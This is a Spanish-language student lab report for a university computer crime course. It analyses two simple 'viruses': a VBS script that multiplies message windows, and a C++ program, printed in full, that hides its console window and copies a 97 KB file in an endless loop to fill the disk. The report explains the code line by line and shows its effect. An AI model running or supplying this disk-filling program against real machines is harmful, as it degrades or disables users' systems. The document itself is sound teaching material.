


UNIDAD DE DELITOS INFORMATICOS

Docente: Rafael Llamas Contreras

Alumno: Brayan Adrian Galván Flores || 181112



Contenido

Historial de versiones	2
Responsabilidad	2
Contenido	3
Objetivo	3
Términos y definiciones	3
Desarrollo	4
Virus 1	4
Virus 2	5
Librerías	6
Función principal	7
Parte uno	7
Parte dos	8
Parte tres	8
Ejecución	9

Historial de versiones

Es necesario ir recopilando información acerca de las últimas modificaciones que se le realicen al documento, esto con la finalidad de llevar un mejor control acerca de quien ha accedido a esta información y saber que modificaciones ha realizado, todo esto con la finalidad de evitar cualquier problema que pueda presentarse en un futuro.

- **Version.** Cuantas veces se ha modificado el archivo. Por ejemplo versión 1.0 Cambios. Creación del archivo. Versión 1.1 Cambios. Agregar un paso faltante en la descarga de dicha aplicación.
- **Fecha.** Ingresar la fecha que se realizó esa versión.
- **Autor.** Nombre de quien haya hecho dicha modificación.
- **Estados.** Concluido, pendiente

Nombre del documento: Virus

Versión	Fecha	Autor	Estados
1.0	04/12/19	Brayan Adrian	Finalizado
	Cambios. Realización de ambos virus y documentación del código.		
2.0			
	Cambios.		
3.0			
	Cambios.		

Responsabilidad

Para la responsabilidad acerca del manejo del archivo, vamos a asignar tres niveles diferentes:

1. **Bajo.** El archivo puede ser distribuido en su mayoría, no hay gran problema si el documento es distribuido a otros usuarios.
2. **Medio.** El archivo puede ser compartido, sin embargo, debe contar con ciertas limitantes o restricciones en su difusión ya que no es un archivo que cualquier usuario pueda visualizar o manipular.
3. **Alto.** El nivel alto hace alusión que no debe ser compartido el archivo, a usuarios no deseados.

Nivel de confidencialidad: Bajo.

Contenido

Virus 1. Mostrar mensaje en una ventana y cuando el usuario cierre dicha ventana que emerjan dos más, así sucesivamente impidiendo al usuario realizar alguna otra acción.

Virus 2. Código que manipule el SO para crear archivos infinitamente (o hasta que la memoria se llene) haciendo que el equipo se haga más lento y consumiendo el espacio en memoria de dicho equipo.

Objetivo

La finalidad de esta práctica es poder observar el comportamiento de un par de virus y como es que este se ejecuta y comporta en un equipo. Para la primera práctica (virus 1), solo es observar el comportamiento de un archivo cuando a este se le cambia la extensión por “.vbs”. El segundo ejercicio (virus 2) consiste en describir cada uno de los pasos de un código proporcionado por nuestro compañero Rubén.

Términos y definiciones

Extensión “.vbs”. VBS es un archivo de comandos Basic Virtual escrito en el lenguaje de programación VBScript. Contiene código que se puede ejecutar dentro de Windows o Internet Explorer a través del script host basado en Windows, y también puede utilizar la extensión de archivo de VB.


Desarrollo

Virus 1




Proceso. Copiar un archivo y cambiar el nombre y la extensión a “.vbs”

Problemática. ¿Cómo hacer que el archivo modificado parezca más inocente?


Cambiamos la extensión del archivo “Virus 1.txt” a “Virus 1.vbs” y además de eso debemos de abrir el archivo y en el código de este cambiamos la expresión “Documento.vbs” por el nombre de como guardaremos el archivo el cual es: “Virus 1.txt”. El nombre del documento que va a ir dentro del archivo va a ser el mismo que el nombre del archivo.



Una vez que guardamos el archivo con esa extensión “.vbs” se nos generará el archivo que aparece en la siguiente imagen:

	Virus 1	28/11/2019 07:30 ...	Documento de tex...	1 KB
	Virus 1	04/12/2019 06:25 ...	Archivo de secuen...	1 KB
	Virus 2	28/11/2019 08:01 ...	C++ Source File	1 KB

Cuando ingresamos a dicho archivo, se nos generará en pantalla un mensaje que al momento de quitarlo nos generará otros dos mensajes impidiendo al usuario poder eliminar dichos mensajes.



Virus 2

Proceso. Compilar programa y copiar ejecutable a una carpeta nueva.

El programa consiste en el siguiente código:

```
[*] Virus 2.cpp
1 //Nota !!IMPORTANTE!! solo compilar con F9 para generar el ejecutable y lo guardan en una carpeta nueva para hacer la prueba
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <string.h>
5 #include <windows.h>
6 #include <fcntl.h>
7 #define _WIN32_WINNT 0X0500
8
9 int main(){
10     HWND ventana=GetConsoleWindow();
11     ShowWindow(ventana, SW_MINIMIZE);
12     ShowWindow(ventana, SW_HIDE);
13     int right;
14     char arcname[20]="virus-xtremeHack\0", num[10];
15     right=create(arcname, 755);
16     write(right, "You have been hacked", 99000);
17     close(right);
18     while(1){
19         itoa(right, num, 10);
20         strcpy(arcname, "virus-xtremeHack\0");
21         strcat(arcname, num);
22         CopyFile("virus-xtremeHack\0", arcname, 1);
23         right++;
24     }
25     return (0);
26 }
```

Librerías

```
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <string.h>
5  #include <windows.h>
6  #include <fcntl.h>
7  |
8  #define _WIN32_WINNT 0X0500
```

#include <stdio.h>. Que significa "estándar entrada/salida " encabezado, es el encabezamiento en el C biblioteca estándar que contiene macro las constantes, las declaraciones de funciones de la biblioteca estándar.

#include <stdlib.h>. Es el archive de cabecera de la biblioteca estándar de propósito general del lenguaje de programación C. Contiene los prototipos de funciones de C para gestión de memoria dinámicam control de procesos y otras.

#include <string.h>. Esta librería define un tipo de variable, una macro y varias funciones para manipular matrices de caracteres.

#include <windows.h>. Es un archivo cabecero específico de Windows para la programación en lenguaje C/C++ que contiene las declaraciones de todas las funciones de la biblioteca Windows API, todas las macros utilizadas por los programadores de aplicaciones para Windows, y todas las estructuras de datos utilizadas en gran cantidad de funciones y subsistemas.

#include <fcntl.h>. Esta librería hace llamadas al sistema operativo para manejar ficheros.

#define _WIN32_WINNT 0X0500. Este apartado define una constante, la constante **_WIN32_WINNT** con el valor en hexadecimal de **0X0500** que equivale a 1280 en valor decimal.

En base a estas librerías, lo más destacable es la librería <fcntl.h>, el creador de dicho código intenta manipular el Sistema Operativo.

Función principal

```
10 int main(){
11     HWND ventana = GetConsoleWindow();
12     ShowWindow(ventana, SW_MINIMIZE);
13     ShowWindow(ventana, SW_HIDE);
14
15     int right;
16     char arcname[20]="virus-xtremeHack\0", num[10];
17
18     right=creat(arcname,755);
19     write(right,"You have been hacked",99000);
20     close(right);
21
22     while(1){
23         itoa(right,num,10);
24         strcpy(arcname,"virus-xtremeHack\0");
25         strcat(arcname,num);
26         CopyFile("virus-xtremeHack\0",arcname,1);
27         right++;
28     }
29     return (0);
30 }
```

PARTE 1

PARTE 2

PARTE 3

Parte uno

El **HWND** puede ser útil manipular una ventana de una aplicación de consola. Mientras **GetConsoleWindow** recupera el identificador de ventana utilizado por la consola asociada con el proceso de llamada. Por lo que a la variable ventana de tipo **HWND** se le va a asignar un identificador de la ventana de consola. Para poder hacer uso de **GetConsoleWindow** hace falta definir en la cabecera **_WIN32_WINNT 0X0500**.

Las cabeceras de Windows. Los archivos de encabezado para la API de Windows le permiten crear aplicaciones de 32 y 64 bits. Utilizan tipos de datos que le permiten crear versiones de 32 y 64 bits de su aplicación a partir de una única base de código fuente. La sentencia **#define _WIN32_WINNT 0X0500** define una versión de Windows.

La función **ShowWindow()** Establece el estado de visualización de la ventana especificada. Que recibe como parámetros el identificador de ventana y el valor de la constante **SW_MINIMIZE**

1. **Nota.** **SW_MINIMIZE** es una constante predefinida que se utiliza para representar un valor que una o más funciones integradas pasan o devuelven. No se puede cambiar el valor de una constante predefinida. Esta función minimiza la ventana especificada y activa la siguiente ventana de nivel superior en el orden Z. Si la ventana era visible anteriormente, el valor de retorno es VERDADERO. Si la ventana estaba oculta anteriormente, el valor de retorno es FALSO.

2. **Nota.** SW_HIDE Oculta la ventana y activa otra ventana.

Por lo que en esta primera parte puedo asumir que el hacker intenta acceder a mi SO e indicarle que minimicé la ventana de consola y generé otra ventana.

Parte dos

El hacker ha creado tres variables, una de tipo entero denominada **right**, la cual aún no se le ha asignado ningún valor. Las otras dos son de tipo carácter. La primera variable de tipo carácter se llama **arcname** y es un arreglo de 20 posiciones, la cual se le va asignar con la sentencia "virus-xtremeHack\0". La segunda variable de tipo carácter es **num**, y esta también es un arreglo, pero de 10 posiciones. Posteriormente se va a crear un archivo con el valor de la variable **arcname**, 755 indica que los bits de permiso de archivo que se utilizarán para crear el archivo.

3. **Nota.** Los permisos 755 indican que el propietario del fichero puede leer, escribir y ejecutar el archivo. Todos los otros pueden leer y ejecutar el archivo. Este ajuste es común para los programas que son utilizados por todos los usuarios.

Además de esto se hace uso de la función **write()**, donde se van a ir tres parámetros, el primero es el código del archivo creado anteriormente el cual es **right** (recordando que ha este se le asignó el valor del archivo), el segundo parámetro es un puntero un puntero al búfer y, por último, el número de bytes para escribir desde el búfer.

Sentencia: `write (int _Filehandle, const void *_Buf, unsigned int _MaxCharCount);`

4. **Nota.** _Filehandle es el código del archivo (descriptor de archivo o fd). Es el descriptor de archivo que se obtuvo de la llamada para abrir. Es un valor entero.
5. **Nota.** void *_Buf es el puntero a un búfer donde se almacenan los datos (buf). Apunta a una matriz de caracteres, con contenido para ser escrito en el archivo señalado por fd.
6. **Nota.** _MaxCharCount es el número de bytes para escribir desde el búfer (nbytes). especifica el número de bytes que se escribirán desde la matriz de caracteres en el archivo al que apunta fd.

Por ultimo cerramos el archivo generado.

Parte tres

Se ejecuta una sentencia **for** la cual indica que mientras esta sea verdadera, va a llamar a la función **itoa()**, la cual se utiliza para convertir un valor numérico en una cadena de texto, es decir, que permite convertir un número entero en un texto. Por lo tanto, **itoa()** convierte el código del archivo a cadena y lo almacena en la variable de tipo carácter **num**. Después copia la cadena "virus-xtremeHack\0" en la variable **arcname**, ya que hicimos esto, concatenamos las cadenas **arcname** y **num**.

Por último, con la sentencia **CopyFile()** se genera una copia de un archivo existente a un nuevo archivo.

Sentencia: `CopyFileW (LPCWSTR lpExistingFileName, LPCWSTR lpNewFileName, BOOL bFailIfExists);`


1. **lpExistingFileName.** Es el nombre de un archivo existente

2. **lpNewFileName** El nombre de un archivo nuevo.
3. **bFaillfExists**. Si este parámetro es VERDADERO y el nuevo archivo especificado por lpNewFileName ya existe, la función falla. Si este parámetro es FALSE y el nuevo archivo ya existe, la función sobrescribe el archivo existente y tiene éxito.

Y el código del archivo **right** (que es una variable de tipo entero) incrementa y cambia de valor, por lo que el código se va a seguir ejecutando, es decir se van a ir generando copias de archivos.

Ejecución

Primero generamos una carpeta en la cual vamos a almacenar el archivo ejecutable del programa que acabamos de analizar, llamado: "Virus 2.cpp"



A esta carpeta le asignamos el nombre que queramos, sin embargo, dentro de esta va a estar el archivo ejecutable del código "Virus.cpp", una vez que lo ejecutemos, no se va a mostrar ninguna ventana, ya que en el análisis vimos que esta se cerraba, sin embargo, en la carpeta, donde estaba almacenado dicho ejecutable se empezaron a generar archivos con el nombre virus-xtremeHack1, virus-xtremeHack2, virus-xtremeHack3 ... hasta n cantidad de archivos. Haciendo que la computadora, después de un tiempo se hiciera más lenta en cuanto a respuesta, pues estaba generando archivos, y cada archivo que se generaba pesaba 97 KB

Virus 1	28/11/2019 07:30 ...	Documento de tex...	1 KB
Virus 2	04/12/2019 02:25 ...	C++ Source File	1 KB
Virus 2	04/12/2019 03:53 ...	Aplicación	131 KB
virus-xtremeHack	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack10	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack11	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack12	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack13	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack14	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack15	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack100	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack101	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack102	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack103	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack104	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack105	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack106	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack107	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack108	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack109	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack110	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack111	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack112	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack113	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack114	04/12/2019 03:57 ...	Archivo	97 KB
virus-xtremeHack115	04/12/2019 03:57 ...	Archivo	97 KB